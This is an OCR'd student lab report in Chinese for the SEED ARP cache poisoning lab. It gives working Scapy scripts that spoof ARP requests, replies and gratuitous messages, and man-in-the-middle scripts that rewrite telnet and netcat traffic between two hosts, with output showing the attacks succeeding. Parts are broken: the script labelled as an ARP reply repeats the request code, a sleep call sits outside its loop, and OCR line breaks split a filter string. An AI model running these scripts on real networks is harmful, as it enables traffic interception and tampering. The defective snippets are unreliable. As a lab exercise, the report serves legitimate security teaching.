
Lab 4 ARP Cache Poisoning Attack Lab

57118103 郭欣然

实验环境：



Task 1.A (using ARP request)

将A的ARP缓存中M的mac地址映射到B的IP地址。

```
seed@VM: ~/.../Labsetup
[07/25/21]seed@VM:~/.../Labsetup$ dockps
af64191497b3  B-10.9.0.6
e235bbe8d966  A-10.9.0.5
e603811688d8  M-10.9.0.105
[07/25/21]seed@VM:~/.../Labsetup$ docksh e2
root@e235bbe8d966:/# srp
bash: srp: command not found
root@e235bbe8d966:/# arp
root@e235bbe8d966:/#
```

最开始A的ARP缓存为空。

```python
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"
pkt = E/A
sendp(pkt)

```

运行程序，查看A中ARP缓存。

```
root@e235bbe8d966:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@e235bbe8d966:/#
```

M这条缓存是M主机对A发送报文，B这条缓存是因为M主机伪造。

Task1.B (using ARP reply)

构造返回包攻击代码如下：

```python
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"
pkt = E/A
sendp(pkt)

```

清除A的arp缓存

```
root@e235bbe8d966:/# arp -n|awk '/^[1-9]/{system("arp -d "$1)}'
root@e235bbe8d966:/# arp
root@e235bbe8d966:/#
```

当B的IP不在 A 的缓存中时，由下图可见，ARP缓存攻击不成功。

```
root@e235bbe8d966:/# arp
root@e235bbe8d966:/# arp
root@e235bbe8d966:/#
```

用B ping A，将ip mac映射写入到A的arp之中，M再执行程序：

```
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@c9f72f8c076f:/#
```

B的MAC被更新为M的mac，攻击成功。

Task1.C (using ARP gratuitous message):

构造攻击代码如下：

```
Open                                                    ~/Desktop/Labs_20.04
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
E.dst = "ff:ff:ff:ff:ff:ff"
A = ARP()
#A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"
A.hwdst = "ff:ff:ff:ff:ff:ff"
pkt = E/A
sendp(pkt)
```

执行前后A的ARP缓存变化如下：

```
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
```

发现MAC已经从正确MAC地址变成了发出伪造报文的M的MAC地址，进一步发现在A没有B的ARP缓存的时候攻击不成功。

Task2 MITM Attack on Telnet using ARP Cache Poisoning

在M上构造攻击程序代码如下：

```python
#!/usr/bin/python3
from scapy.all import *
import time
def AB():
        E = Ether()
        A = ARP()
        A.op = 1
        A.psrc = "10.9.0.6"
        A.pdst = "10.9.0.5"
        pkt = E/A
        sendp(pkt)
def BA():
        E = Ether()
        A = ARP()
        A.op = 1
        A.psrc = "10.9.0.5"
        A.pdst = "10.9.0.6"
        pkt = E/A
        sendp(pkt)
while(1):
        AB()
        BA()
time.sleep(5)
```

先观察A和B的arp缓存表：

```
root@7321223024bf:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
```

```
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
```

在M上运行程序，A和B之间互相ping，发现无法ping通。这是因为M没开转发。开启M的转发功能：

```
root@20a0258df2d1:/volumes#  sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

发现A与B之间可以互相ping通了。

```
root@ee90c9ff71b1:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.174 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.183 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.187 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.354 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.230 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.185 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=63 time=0.152 ms
```

之后开启IP forwarding，建立A和B的telnet连接，IP forwarding=0，运行如下程序：

4.py

```python
#!/usr/bin/env python3
from scapy.all import *
IP_A = '10.9.0.5'
IP_B = '10.9.0.6'
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load
                        newdata = 'Z' * len(data)
                        send(newpkt/newdata)
                else:
                        send(newpkt)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)
f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src 02:42:0a:09:00:06))'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

运行程序，发现所有输入被改成z

```
root@8bb9371fb2b6:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ee90c9ff71b1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 19 02:47:45 UTC 2021 from A-10.9.0.5.net-10.9.(
.0 on pts/2
seed@ee90c9ff71b1:~$ ZZZZ
```

Task3：MITM Attack on Netcat using ARP Cache Poisoning

将A10.9.0.105上的 IP 转发设置成 sysctl net.ipv4.ip_forward=0 ，在B10.9.0.6上运行nc -lp 9090，在10.9.0.5上运行nc 10.9.0.6 9090 ，此时双方进行数据通信，发现没有被修改。

然后在10.9.0.105上运行两个ARP缓存中毒攻击程序，再运行嗅探-修改-转发程序，此时从10.9.0.5向10.9.0.6发送信息时，关键字符会被修改。

代码如下：

6.py

```python
#!/usr/bin/env python3
from scapy.all import *
IP_A = '10.9.0.5'
IP_B = '10.9.0.6'
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load
                        newdata = data.replace(b'1234',b'4321')
                        send(newpkt/newdata)
                else:
                        send(newpkt)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)
f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src
02:42:0a:09:00:06))'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

运行程序发现攻击成功：

```
root@64f85bb208d6:/# nc 10.9.0.6 9090
1234
1234
1234
```

```
root@255f562ad36e:/# nc -lp 9090
1234
1234
4321
```